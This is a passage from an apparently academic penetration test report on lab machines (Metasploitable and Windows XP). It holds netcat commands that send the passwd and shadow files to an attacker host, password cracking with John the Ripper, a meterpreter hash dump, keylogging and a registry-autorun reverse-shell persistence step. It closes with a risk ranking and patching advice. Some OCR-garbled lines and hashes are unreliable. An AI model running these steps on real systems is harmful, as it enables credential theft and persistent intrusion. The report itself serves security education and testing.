
[+] 172.23.200.100:3389 - 172.23.200.100:3389 - The target is vulnerable.
[*] 172.23.200.100:3389 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/rdp/ms12_020_check) > █
```

Figure 16 - Remote Desktop Denial of Service (DOS) Auxiliary

F.i John the Ripper

In the start of the Post-Exploitation phase John the Ripper was used. John the Ripper is a fast password cracker for UNIX/Linux and Mac OS X. Its primary purpose is to detect weak Unix passwords, though it supports hashes for many other platforms as well [x]. The passwd and shadow files from both the Linux and Windows system was taken and using John the Ripper in Kali Linux an attacker is able to get the passwords for all of the accounts in each system. To get into the system the Backdoor Command Execution Exploit was used. For the Linux (Metasploitable) the following steps were used:

- Used netcat to listen on port 1234
 - Using the commands “nc -lvp 1234 > password file” and “nc -lvp 1234 > shadow file” on Kali Linux using port 1234
 - In Metasploitable using “cd” to get into the /etc folder and using the commands “nc 20.4.10.231 1234 < passwd” and “nc 20.4.10.231 < shadow” the passwd and shadow files are sent to Kali Linux as seen in Figure 17.




```
root@kali:~  
File Edit View Search Terminal Help  
securetty  
security  
services  
sgml  
shadow  
shadowshells  
skel  
ssh  
ssl  
su-to-rootrc  
sudoers  
sysctl.conf  
syslog.conf  
terminfo  
timezone  
tomcat5.5  
ucf.conf  
udev  
ufw  
unreal  
update-manager  
updatedb.conf  
vim  
vsftpd.conf  
wdm  
wgetrc  
wpasupplicant  
xinetd.conf  
xinetd.d  
zsh command not found  
nc 10.4.10.231 < passwd  
no port[s] to connect to  
nc 10.4.10.231 1234 < passwd  
nc 10.4.10.231 1234 < shadow  
[ ]
```

```
root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# nc -lvp 1234 > passwordfile  
listening on [any] 1234 ...  
10.4.10.235: inverse host lookup failed: Unknown host  
connect to [10.4.10.231] from (UNKNOWN) [10.4.10.235] 52818  
  
root@kali:~# nc -lvp 1234 > shadowfile  
listening on [any] 1234 ...  
10.4.10.235: inverse host lookup failed: Unknown host  
connect to [10.4.10.231] from (UNKNOWN) [10.4.10.235] 52819
```

```
root@kali:~  
File Edit View Search Terminal Help  
root@kali:~# cat passwordfile  
service:x:1082:1082:,,,:/home/service:/bin/bash  
telnetd:x:112:120:./nonexistent:/bin/false  
proftpd:x:113:65534:./var/run/proftpd:/bin/false  
statd:x:114:65534:./var/lib/nfs:/bin/false  
root@kali:~# ls  
core Downloads Pictures Templates  
Desktop Music Public transfer  
Documents passwordfile shadowfile Videos  
root@kali:~# cat shadowfile  
root:$1$/avpFBJ1$X0z8wSUF9Iv./DR9E9Lid.:14747:0:99999:7:::  
daemon:*:14684:0:99999:7:::  
bin:*:14684:0:99999:7:::  
sys:$1$/UX68P0t$Mlyc3Up0zQJqz4s5wFD9l0:14742:0:99999:7:::  
sync:*:14684:0:99999:7:::  
games:*:14684:0:99999:7:::  
man:*:14684:0:99999:7:::
```

Figure 17 - John the Ripper (Metasploitable)

- On Kali Linux using the command “cat password file” and “cat shadow file” the contents of the transferred passwd and shadow files can be seen in Figure 18.



```
root@kali:~  
File Edit View Search Terminal Help  
Desktop Downloads passwordfile Public transfer  
root@kali:~# cat passwordfile  
root:x:0:0:root:/root:/bin/bash  
daemon:x:1:1:daemon:/usr/sbin:/bin/sh  
bin:x:2:2:bin:/bin:/bin/sh  
sys:x:3:3:sys:/dev:/bin/sh  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/bin/sh  
man:x:6:12:man:/var/cache/man:/bin/sh  
lp:x:7:7:lp:/var/spool/lpd:/bin/sh  
mail:x:8:8:mail:/var/mail:/bin/sh  
news:x:9:9:news:/var/spool/news:/bin/sh  
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh  
proxy:x:13:13:proxy:/bin:/bin/sh  
www-data:x:33:33:www-data:/var/www:/bin/sh  
backup:x:34:34:backup:/var/backups:/bin/sh
```

Figure 18 - John the Ripper (Metasploitable)

- Using the command “unshadow password file shadow file > hash” the passwd files is unshadowed with the shadow file can be seen in Figure 20

```

root@kali:~# unshadow passwordfile shadowfile > hash
root@kali:~# ls
core      Downloads  passwordfile  shadowfile  Videos
Desktop   hash       Pictures      Templates
Documents Music      Public        transfer
root@kali:~# cat hash
root:$1$avpfBJ1$x0z8w5UF9Iv.:DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BP0t$MiyC3Up0Z0Jqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/bin/sh
man:*:6:12:man:/var/cache/man:/bin/sh
lp:*:7:7:lp:/var/spool/lpd:/bin/sh
mail:*:8:8:mail:/var/mail:/bin/sh
news:*:9:9:news:/var/spool/news:/bin/sh
uucp:*:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:*:13:13:proxy:/bin:/bin/sh
www-data:*:33:33:www-data:/var/www:/bin/sh
backup:*:34:34:backup:/var/backups:/bin/sh
list:*:38:38:Mailing List Manager:/var/list:/bin/sh
irc:*:39:39:ircd:/var/run/ircd:/bin/sh
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:*:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:!:100:101:/:var/lib/libuuid:/bin/sh
dhcpc:*:101:102:/:nonexistent:/bin/false

```

Figure 19 - John the Ripper (Metasploitable)

- Finally using the John the Ripper command on the hash file the password and the user accounts associated will be displayed as seen in Figure 20.

```

mysql:!:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:*:110:65534:/:usr/share/tomcat5.5:/bin/false
distccd:*:111:65534:/:/bin/false lvp 1234 > shadowfile
user:$1$HESu9xrH$K.o3G93DGoXIi0KkPmUgZ0:1001:1001:just a user,11
l,,:/home/user:/bin/bash 233: inverse host lookup failed: Unknown
service:$1$kR3ue7JZ$7GxELDpr50hp6cjZ3Bu/:1002:1002:,,,:/home/s
ervice:/bin/bash
telnetd:*:112:120:/:nonexistent:/bin/false
proftpd:!:113:65534:/:var/run/proftpd:/bin/false
statd:*:114:65534:/:var/lib/nfs:/bin/false
root@kali:~# john hash
Created directory: /root/.john
Warning: detected hash type "md5crypt", but the string is also r
ecognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as the
t type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt
(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres      (postgres)
user           (user)
msfadmin      (msfadmin)
service       (service)
123456789     (klog)
batman        (sys)

```

Figure 20 - John the Ripper (Metasploitable)


For the John the Ripper Post-Exploitation phase for windows the use of the Eternalblue exploit with a meterpreter session was used to get backdoor access to Windows XP. While in the system UID was seen thus showing privilege and authority in the system as shown in Figure 21. Using the same steps shown in getting the passwd and shadow files in Metasploitable, an attacker is able get Windows hashes and dump them as shown in Figures 21-23.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```

Figure 21 - John the Ripper (Windows XP)

```
meterpreter > hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae8fb117ad06bdd830b7586c:::
ASPNET:1005:48cc2865e6e5667f966213b2b1f24d2f:4e90169bcd740391a620db0a1631efc8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1004:79e8698624b0fda8ee954c0fca35b7eb:88608c788bfa9d088aa71d3c425f412f:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5bf642b60be2908b614b7c337aa136e7:::
XPMUser:1003:ba09759a9bcf77f7aad3b435b51404ee:40a80862cafc46dfa5b77ba3da8ca0e:::
meterpreter > 
```

Figure 22 - John the Ripper (Windows XP)



```
root@kali: ~
File Edit View Search Terminal Help
GNU nano 3.2 windows hash
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eae8fb117ad06bdd830b7586c:::
ASPNET:1005:48cc2865e6e5667f966213b2b1f24d2f:4e90169bcd740391a620db0a1631efc8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1004:79e8698624b0fda8ee954c0fca35b7eb:88608c788bfa9d088aa71d3c425f412f:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5bf642b60be2908b614b7c337aa136e7:::
XPMUser:1003:ba09759a9bcf77f7aad3b435b51404ee:40a80862cafc46dfa5b77ba3da8ca0e:::
[Wrote 7 lines]
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^M Replace ^U Uncut Text ^T To Spell ^_ Go To Line
```

Figure 23 - John the Ripper (Windows XP)

F.ii Search

While with the targets system using a backdoor using the simple search command, you can find specific files and other information within the system as shown in Figure 24.

```
meterpreter > search -f *password*
Found 4 results...
c:\Program Files\Java\jdk1.7.0_06\jre\lib\management\jmxremote.password.template (2856 bytes)
c:\Program Files\Java\jre7\lib\management\jmxremote.password.template (2856 bytes)
c:\WINDOWS\Help\password.chm (21891 bytes)
c:\WINDOWS\Microsoft.NET\Framework\v4.0.30319\ASP.NETWebAdminFiles\App_Code>PasswordValueTextBox.cs (941 bytes)
meterpreter > 
```

Figure 24 - Search

F.iii Keylogger

While with the targets system using a backdoor using a meterpreter session, you can use a keylogger on the target system and dump the keystroke information as shown in Figure 25.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...

meterpreter > █
```

Figure 25 - Keylogger

F.iv Backdoor Persistence

While with the targets system using a backdoor using a meterpreter session, you can run the backdoor session persistence using the command “run persistence -f target ip address”, then “exploit(multi_handler)” and set the LPORT and finally exploit as seen in Figure 26-28. When the user starts up their Windows XP OS with persistence running the the Windows XP system the as shown in Figure 29 will be displayed. An non tech savvy user can close the window but the process will still run, unless it is stopped in the process tool.

```
meterpreter > run persistence -r 10.206.155.136 -p 2345 -X
[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/WINXP_20190427.3242/WINXP_20190427.3242.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.206.155.136 LPORT=2345
[*] Persistent agent script is 99718 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\RbDiimD.vbs
[*] Executing script C:\WINDOWS\TEMP\RbDiimD.vbs
[+] Agent executed with PID 412
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\xpobIcThUk
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\xpobIcThUk
meterpreter > █
```

Figure 26 - Backdoor Persistence

```
msf5 exploit(multi/handler) > set LPORT 2345
LPORT => 2345
msf5 exploit(multi/handler) > █
```

Figure 27 - Backdoor Persistence

```
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.206.155.136:2345
[*] Sending stage (179779 bytes) to 10.206.155.140
[*] Meterpreter session 3 opened (10.206.155.136:2345 -> 10.206.155.140:1025) at 2019-04-27 12:39:09 -0400
meterpreter > █
```

Figure 28 - Backdoor Persistence




Figure 29 - Backdoor Persistence

3 Conclusion

3.a Challenges

Even though there was not any severe challenges that arose when completing the pentest there were two challenges that affected the speed and efficiency of the penetration test. The first challenge was during the Post-Exploitation phase when attempted to get the password and shadow files from Metasploitable. Due to our inability to use a meterpreter session the retrieval, non shadowing, and cracking of the password and shadow files all had to be done in individual tedious steps. The second challenge was network issues between the virtual machines that halted the penetration test for a short period of time.

3.b Risk Rating

Threat modeling and risk rating is based on the information gathered using NMAP and Maltego in the Information Gathering Phase. We prioritize and rate the threats based on the threat level and the client's requests. When rating the risk follow the criteria presented below when developing a plan to infiltrate the machine.

- Get a description of potential threats
- Define actions to be taken for those threats
- Assess the potential damage of an exploited vulnerability
- Find the difficulty level of the exploits
- How easy is it to find the exploits?

- How many people will be affected?

Risk Rating ranks the most important vulnerabilities/exploits using the criteria presented above (The most important fix is first):

1. Telnet - Remote Connection Exploitation
2. Backdoor Command Execution Exploit
3. VNC Authentication Exploit
4. WannaCry, TCP Reverse Shell & Eternal Blue Exploit
5. Remote Desktop Denial of Service (DOS) Vulnerability

4 Prevention and Mitigation Solutions

4.a Recommendations

Since the Linux and Windows XP operating system is severely outdated and abandoned in regards to security patches, the best option is to upgrade the operating system to Windows 10 or use Ubuntu with proper patches. But for those who are not able to update to Windows 10 or any other modern operating system the following is recommended.

- Update the operating systems
- Turn on Firewalls and close unnecessary ports
- Delete outdated and vulnerable software
- Implemented Intrusion Detection and Prevention Software